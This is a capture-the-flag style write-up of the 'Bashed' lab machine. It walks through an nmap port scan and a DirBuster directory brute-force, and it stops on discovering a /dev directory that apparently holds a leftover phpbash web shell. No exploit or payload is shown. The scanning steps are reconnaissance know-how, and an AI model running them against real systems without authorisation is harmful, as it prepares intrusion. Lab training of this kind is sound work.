Bashed_Writeup


Bashed Writeup

Hello and welcome to my write up of Bashed!

If you haven't already tried the box on your own, I highly suggest doing so. This box is really geared for testing one's **reconnaissance** abiities as well as their research capabilities. All and all, this is not a difficult box and is great for a beginner that is looking to learn some key concepts in cyber security!

Box: Bashed
Difficulty: Easy
Victim OS: Linux
Attacker OS: Kali Linux

We start by scanning the system for any open ports that will serve as gateways for our entry. A TCP nmap scan should suffice, making sure that we scan every port so that we don't miss anything! Just to make sure that we know we're dealing with a Linux box, let's go ahead and add the “-A” flag as well (to detect the operating system).




```
root@kali:~# nmap -A -T4 -p- 10.10.10.68
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-07 15:26 CDT
Nmap scan report for 10.10.10.68
Host is up (0.10s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/7%OT=80%CT=1%CU=41534%PV=Y%DS=2%DC=T%G=Y%TM=5E8CE2C7
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=107%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11
OS:NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops

TRACEROUTE (using port 199/tcp)
HOP RTT       ADDRESS
1   104.38 ms 10.10.14.1
2   104.44 ms 10.10.10.68

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 236.05 seconds
```

Okay, we can see that port 80 is open, and the Linux box is hosting an Apache (version 2.4.18) instance. We are also able to see some other miscellaneous information, such as the title of the site being hosted (Arrexel's Development Site).

So, usually after finding that our target box is a web server, it's a good idea to go to the site via our web browser to see what we are working with.

Below is the home web page hosted by 10.10.10.68:



DEVELOPMENT • DECEMBER 4, 2017


phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!

phpbash

DEVELOPMENT • DECEMBER 4, 2017

And here is the page that is talking about phpbash, a standalone, semi-interactive web shell that can be used to work remotely on systems:



phpbash

DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!
https://github.com/Arrexel/phpbash

What interested me the most when working on this box was the home page. In the description on phpbash, the developer let it slip that he had developed it on this exact server!


SECURITY NOTE

Always keep your development and production environments seperate in a real setting. :)

So, what to do next? We can clearly see that the developer did not take the proper security measures when developing this software, and I would wager that he didn't “clean up” properly when he/she was finished. Because this is a simple web server, it would make the most sense to break out one of my favorite tools: DirBuster!

For those who have never used DirBuster before, it is simply a reconaissance tool used for see what directories a web server is hosting. It is way easier to use this tool than to simply try and search for every possible directory manually.

Let's start DirBuster by typing “DirBuster” in our Kali terminal:



Target URL (eg http://example.com:80/)
http://10.10.10.68:80

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz


☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

DirBuster Stopped /icons/vi/

With the above settings in place, let's go ahead and start the search!


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 9 Files: 23
Results - Tree View
Errors: 0
(Select and right click for more options)
Change
Back
Pause
Stop
Report


http://10.10.10.68:80/

```
Testing for files in /css/ with extention .php                0%
Testing for dirs in /demo-images/                             0%
Testing for files in /demo-images/ with extention .php        0%
Testing for dirs in /dev/                                     0%
Testing for files in /dev/ with extention .php                0%
Testing for dirs in /icons/small/                             0%
```

```
Current speed: 0 requests/sec
Average speed: (T) 405, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 15016/4411000
Time To Finish: ~
Current number of running threads: 200
Program paused!                                              /Windows/
```

Above are the results of the scan, and we can almost instantly see some interesting directories that are at our disposal ("uploads" and “dev”). For those who do not know, “dev” is short for development. Odds are, if the developer left anything behind that we may find useful, this would probably be the place to look.

Let's switch back to our web browser and take a look at the “/dev” directory:



Index of /dev

